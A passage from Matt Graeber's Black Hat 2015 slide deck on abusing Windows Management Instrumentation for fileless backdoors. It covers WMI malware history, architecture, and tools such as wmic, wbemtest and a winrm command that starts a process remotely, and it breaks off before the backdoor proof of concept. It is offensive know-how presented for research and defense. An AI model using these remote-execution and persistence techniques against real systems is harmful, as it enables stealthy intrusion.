black hat®

USA 2015

UBM
Tech

Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor

Matt Graeber

Disclaimer

While the code and techniques discussed today are offensive in nature, I will take great care to discuss defensive measures and solutions as well. That said…

Defense, FTW!!!

Go see our talk at DEF CON 23!

“WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis”

Saturday, August 8 @ 1300 – Track 3

Fact - Attackers are abusing WMI

1. You may not be aware of this fact.
2. You may not know WMI is.
3. You may not know how to prevent and detect such attacks.
4. **You may only be aware of its malicious capabilities as described in public reports.**

Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, DEF CON, Microsoft Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.

Sophisticated attackers are "living off the land"

Increasingly, attackers are becoming more proficient system administrators than our system administrators.

A tool that's useful to a sysadmin is useful to an attacker.

Motivation

As a offensive researcher, if you can dream it, someone has likely already done it

and that someone isn't the kind of person who speaks at security cons…

Outline

1. Abridged History of WMI Malware
2. WMI Architecture
3. WMI Interaction
4. WMI Query Language (WQL)
5. WMI Eventing
6. Remote WMI
7. WMI Attacks
8. Providers
9. PoC WMI backdoor
10. Detection and Mitigations

WMI Malware History

2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.
- Microsoft fixed this exploit primitive

http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

2010 - Ghost

- Utilized permanent WMI event subscriptions to:
- Monitor changes to “Recent” folder
- Compressed and uploaded all new documents
- Activates an ActiveX control that uses IE as a C2 channel

http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- Clever use of WMI namespaces stage data exfil

http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

WMI Basics

WMI Basics – Introduction

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4. Seriously.
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

WMI Basics - Architecture


- WMI implements the CIM and WBEM standards to do the following:
  - Provide an object schema to describe “managed components”
  - Provide a means to populate objects – i.e. WMI providers
  - Store persistent objects – WMI/CIM repository
  - Query objects – WQL
  - Transmit object data – DCOM and WinRM
  - Perform actions on objects – class methods, events, etc.
- Persistent WMI objects are stored in the WMI repository
  - `%SystemRoot%\System32\wbem\Repository\OBJECTS.DATA`
  - Valuable for forensics yet no parsers exist until now!
- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class

WMI Basics - Architecture

- Persistent WMI objects are stored in the WMI repository
  - `%SystemRoot%\System32\wbem\Repository\OBJECTS.DATA`
  - Valuable for forensics yet no parsers exist until now!


- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class
  - E.g. AutoRecover MOFs are listed here

WMI Architecture



Interacting with WMI

Utilities - PowerShell




```
PS C:\> Get-Command -Noun Wmi*

CommandType     Name                                                ModuleName
-----------     ----                                                ----------
Cmdlet          Get-WmiObject                                       Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                    Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                   Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                    Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                     Microsoft.PowerShell.Management


PS C:\> Get-Command -Noun Cim*

CommandType     Name                                                ModuleName
-----------     ----                                                ----------
Cmdlet          Get-CimAssociatedInstance                           CimCmdlets
Cmdlet          Get-CimClass                                        CimCmdlets
Cmdlet          Get-CimInstance                                     CimCmdlets
Cmdlet          Get-CimSession                                      CimCmdlets
Cmdlet          Invoke-CimMethod                                    CimCmdlets
Cmdlet          New-CimInstance                                     CimCmdlets
Cmdlet          New-CimSession                                      CimCmdlets
Cmdlet          New-CimSessionOption                                CimCmdlets
Cmdlet          Register-CimIndicationEvent                         CimCmdlets
Cmdlet          Remove-CimInstance                                  CimCmdlets
Cmdlet          Remove-CimSession                                   CimCmdlets
Cmdlet          Set-CimInstance                                     CimCmdlets


PS C:\> _
```

"Blue is the New Black" - @obscuresec

Utilities – wmic.exe


- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations



```
C:\>wmic.exe /?

[global switches] <command>

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE                Servers the alias will operate against.
/IMPLEVEL            Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>]    Usage information.

For more information on a specific global switch, type: switch-name /?


The following alias/es are available in the current role:
ALIAS                    - Access to the aliases available on the local system
BASEBOARD                - Base board (also known as a motherboard or system board) management.
BIOS                     - Basic input/output services (BIOS) management.
BOOTCONFIG               - Boot configuration management.
CDROM                    - CD-ROM management.
COMPUTERSYSTEM           - Computer system management.
```

Utilities - Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features



Class	Description
NTEventlogProviderConfig	
RegistryEvent	
RegistryKeyChangeEvent	
RegistryTreeChangeEvent	
RegistryValueChangeEvent	
ScriptingStandardConsumerSetting	Provides registration data com
SoftwareLicensingProduct	This class exposes product-spe


Property / Method	CIMType / .NET Type	Description
Hive	string / System.String	
KeyPath	string / System.String	
SECURITY_DESCRIPTOR	uint8 / System.Byte	
TIME_CREATED	uint64 / System.UInt64	

Name	Type	Namespace

Namespace: \root\CIMV2 252 classes of 856 shown Properties: 4 Methods: 0

Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application



Windows Management Instrumentation Tester

Namespace:
root\cimv2

IWbemServices

Method Invocation Options

○ Asynchronous
○ Synchronous
● Semisynchronous
□ Use NextAsync (enum. only)
10 Batch Count (enum. only)
□ Enable All Privileges
□ Use Amended Qualifiers
□ Direct Access on Read Operations
5000 Timeout (msec., -1 for infinite)

Utilities – winrm.exe

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}

winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process

winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

Utilities


- Linux - wmic, wmis, wmis-pth (@passingthehash)
  - http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem* COM API
- .NET System.Management classes

Remote WMI

Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

Remote WMI Protocols - DCOM

